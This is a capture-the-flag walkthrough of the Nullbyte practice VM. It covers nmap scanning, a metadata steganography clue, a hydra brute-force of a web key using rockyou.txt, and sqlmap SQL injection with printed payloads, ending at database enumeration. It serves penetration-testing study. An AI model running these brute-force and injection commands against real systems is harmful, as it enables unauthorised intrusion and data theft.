Null Byte Walkthrough


- Andrew Curtin

Description

- This is a simple walk through on hacking the Nullbyte VM to capture the flag.
    - I worked on hacking this VM and writing this walk through for my own enjoyment and to learn more about penetration testing.
- This VM is great for learning about....
    - NMAP
    - Sql Injection
    - cracking hashes
    - privilege escalation
    - Steganography
    - Brute force attacks

Step 1 - NMAP


- I begin by determining what network I am on. From there I can see if other devices are on my same network.
- I run the *ip addr* command to get my network IP address



```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:95:bd:54 brd ff:ff:ff:ff:ff:ff
    inet 10.38.1.110/24 brd 10.38.1.255 scope global dynamic noprefixroute eth0
       valid_lft 423sec preferred_lft 423sec
    inet6 fe80::a00:27ff:fe95:bd54/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ 
```

Step 1 - NMAP (continued)


- Once I knew my network IP address I ran the command *nmap -sS -T4 10.38.1.110-120.*
- This enabled me to discover any additional devices on the network.
- I was able to see the other machine's IP address of 10.38.1.113



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -T4 10.38.1.110-120
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-25 20:35 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.38.1.110
Host is up (0.0000040s latency).
All 1000 scanned ports on 10.38.1.110 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for 10.38.1.113
Host is up (0.00034s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
80/tcp  open  http
111/tcp open  rpcbind
777/tcp open  multiling-http
MAC Address: 08:00:27:46:7E:C2 (Oracle VirtualBox virtual NIC)

Nmap done: 11 IP addresses (2 hosts up) scanned in 1.50 seconds
```

Step 2 - Web search


- From my *NMAP* scan I can see that port 80 is open which tells me its possibly a webserver
- I enter the IP address into my browser and am taken to a web site!
- As far as I can tell there is nothing of significance on the webpage.



If you search for the laws of harmony, you will find knowledge.

Step 2 - Web Search

- I checked the source code of the website
- I see there is an image called *main.gif*
    - I decided to download this image and investigate further



Null Byte 00 - level 1 | http://10.38.1.113/

view-source:http://10.38.1.113/


```
<html>
<head><title>Null Byte 00 - level 1</title></head>
<body>
<center>
<img src="main.gif">
<p> If you search for the laws of harmony, you will find knowledge. </p>
</center>

</body>
</html>
```

Step 3 - Steganography

- After downloading the image and viewing it there was nothing that caught my eye.
- Since the image didn't show anything at first glance I decided to see if there were any hidden messages.
- I originally tried to use *steghide* on the image but that does not work on GIF’s.
- I researched for more tools to help with steganography and found *stegseek* and *exiftool.*

Step 3 - Steganography


- I used *exiftool* on the image and got the following output
- Looking at the output there is comment associated with the image.
    - P-): kzMb5nVYJw



```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool main.gif
ExifTool Version Number         : 12.57
File Name                       : main.gif
Directory                       : .
File Size                       : 17 kB
File Modification Date/Time     : 2023:03:21 19:07:08-04:00
File Access Date/Time           : 2023:03:25 09:23:49-04:00
File Inode Change Date/Time     : 2023:03:21 19:07:08-04:00
File Permissions                : -rw-r--r--
File Type                       : GIF
File Type Extension             : gif
MIME Type                       : image/gif
GIF Version                     : 89a
Image Width                     : 235
Image Height                    : 302
Has Color Map                   : No
Color Resolution Depth          : 8
Bits Per Pixel                  : 1
Background Color                : 0
Comment                         : P-): kzMb5nVYJw
Image Size                      : 235×302
Megapixels                      : 0.071
```


Step 3 - Steganography

- I added the comment to the existing url and pressed enter on my web browser
- I am then taken to the following web page



Step 4 - More Investigation

- With this new web page asking for a key I decide to inspect the source code for clues
- There is a comment that states “this form isn’t connected to mysql, password ain’t that complex”




view-source:http://10.38.1.112/kzMb5nVYJw/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

```

<center>
<form method="post" action="index.php">
Key:<br>
<input type="password" name="key">
</form>
</center>
<!-- this form isn't connected to mysql, password ain't that complex --!>

```

Step 5 - Bruteforce Attack


- Because the webpage is looking for some sort of key/password I run a bruteforce attack using *hydra*
    - *hydra 10.38.1.112 http-form-post "/kzMb5nVYJw/index.php:key=^PASS^:invalid key" -l ignore -P ./Downloads/rockyou.txt*
    - I used *rockyou.txt* as my wordlist
    - Because we were not looking for a username I used *-l ignore* in lieu of a login
- Hydra found the key and/or password to be *elite*



```
──(kali㉿kali)-[~]
└─$ hydra 10.38.1.112 http-form-post "/kzMb5nVYJw/index.php:key=^PASS^:invalid key" -l ignore -P ./Downloads/rockyou
.txt
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-25 10:11:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.38.1.112:80/kzMb5nVYJw/index.php:key=^PASS^:invalid key
[STATUS] 4566.00 tries/min, 4566 tries in 00:01h, 14339832 to do in 52:21h, 16 active
[STATUS] 4651.33 tries/min, 13954 tries in 00:03h, 14330444 to do in 51:21h, 16 active
[80][http-post-form] host: 10.38.1.112   login: ignore   password: elite
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-25 10:16:28
```

Step 6 - Attempt To Login

- I enter the key into the login box and am taken to the next webpage




Search for usernames:

Enter username:

Step 6 - Attempt To Login


- I enter the username *ignore*
- I am taken to a new webpage with little information
    - Just tells me "Fetched Data Successfully"


10.38.1.112/kzMb5nVYJw/420search.php?usrtosearch=ignore

```
Fetched data successfully
```

Step 6 - Attempt To Login


- If I simply leave the username blank and hit enter I am given the following output.
- It appears to be a *mysql* table at first glance.
- I also see the employee names of Isis and Ramses so I will try to brute force those names.
    i. Brute forcing those names generated nothing of significance



```
EMP ID :1
EMP NAME : ramses
EMP POSITION :
-------------------------------
EMP ID :2
EMP NAME : isis
EMP POSITION : employee
-------------------------------
Fetched data successfully
```

Step 7 - SQL Injection

- I decided to approach the target with a sql injection attack
    - I began by using *sqlmap* to determine any vulnerabilities
    - I entered the following command to look at the table




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://10.38.1.112/kzMb5nVYJw/420search.php?usrtosearch="
```

-

Step 7 - Sql Injection


- I received the following output from the *sqlmap* command
- After looking closely it appears the database is susceptible to sql injection attacks in particular the ‘usertosearch’ parameter



```
[*] starting @ 09:09:30 /2023-03-26/

[09:09:30] [WARNING] provided value for parameter 'usrtosearch' is empty. Please, always use only valid parameter va
[09:09:30] [INFO] testing connection to the target URL
[09:09:30] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:09:30] [INFO] testing if the target URL content is stable
[09:09:30] [INFO] target URL content is stable
[09:09:30] [INFO] testing if GET parameter 'usrtosearch' is dynamic
[09:09:30] [INFO] GET parameter 'usrtosearch' appears to be dynamic
[09:09:30] [INFO] heuristic (basic) test shows that GET parameter 'usrtosearch' might be injectable (possible DBMS:
[09:09:30] [INFO] testing for SQL injection on GET parameter 'usrtosearch'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) valu
[09:10:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:10:10] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:10:10] [INFO] testing 'Generic inline queries'
[09:10:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[09:10:10] [INFO] GET parameter 'usrtosearch' appears to be 'AND boolean-based blind - WHERE or HAVING clause (MySQL
[09:10:10] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNE
[09:10:10] [INFO] GET parameter 'usrtosearch' is 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
[09:10:10] [INFO] testing 'MySQL inline queries'
[09:10:10] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[09:10:10] [WARNING] time-based comparison requires larger statistical model, please wait... (done)
[09:10:10] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[09:10:10] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[09:10:10] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[09:10:10] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[09:10:10] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[09:10:10] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[09:10:20] [INFO] GET parameter 'usrtosearch' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' inj
[09:10:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:10:20] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[09:10:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
[09:10:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right nu
[09:10:20] [INFO] target URL appears to have 3 columns in query
[09:10:21] [INFO] GET parameter 'usrtosearch' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[09:10:21] [WARNING] automatically patching output having last char trimmed
GET parameter 'usrtosearch' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: usrtosearch (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: usrtosearch=" AND 8157=8157#

    Type: error-based
    Title: MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: usrtosearch=" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7162707171,(SELECT (ELT(8744=8744,1))),
```


Step 7 - SQL Injection

- I used the this website to help guide me through a SQL injection attack
  - https://linuxhint.com/sql-injection-kali-linux/
- I run the following command to look for any databases



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://10.38.1.112/kzMb5nVYJw/420search.php?usrtosearch= --dbs
```


- I see the databases. Seth looks like a user so i decide to investigate that database



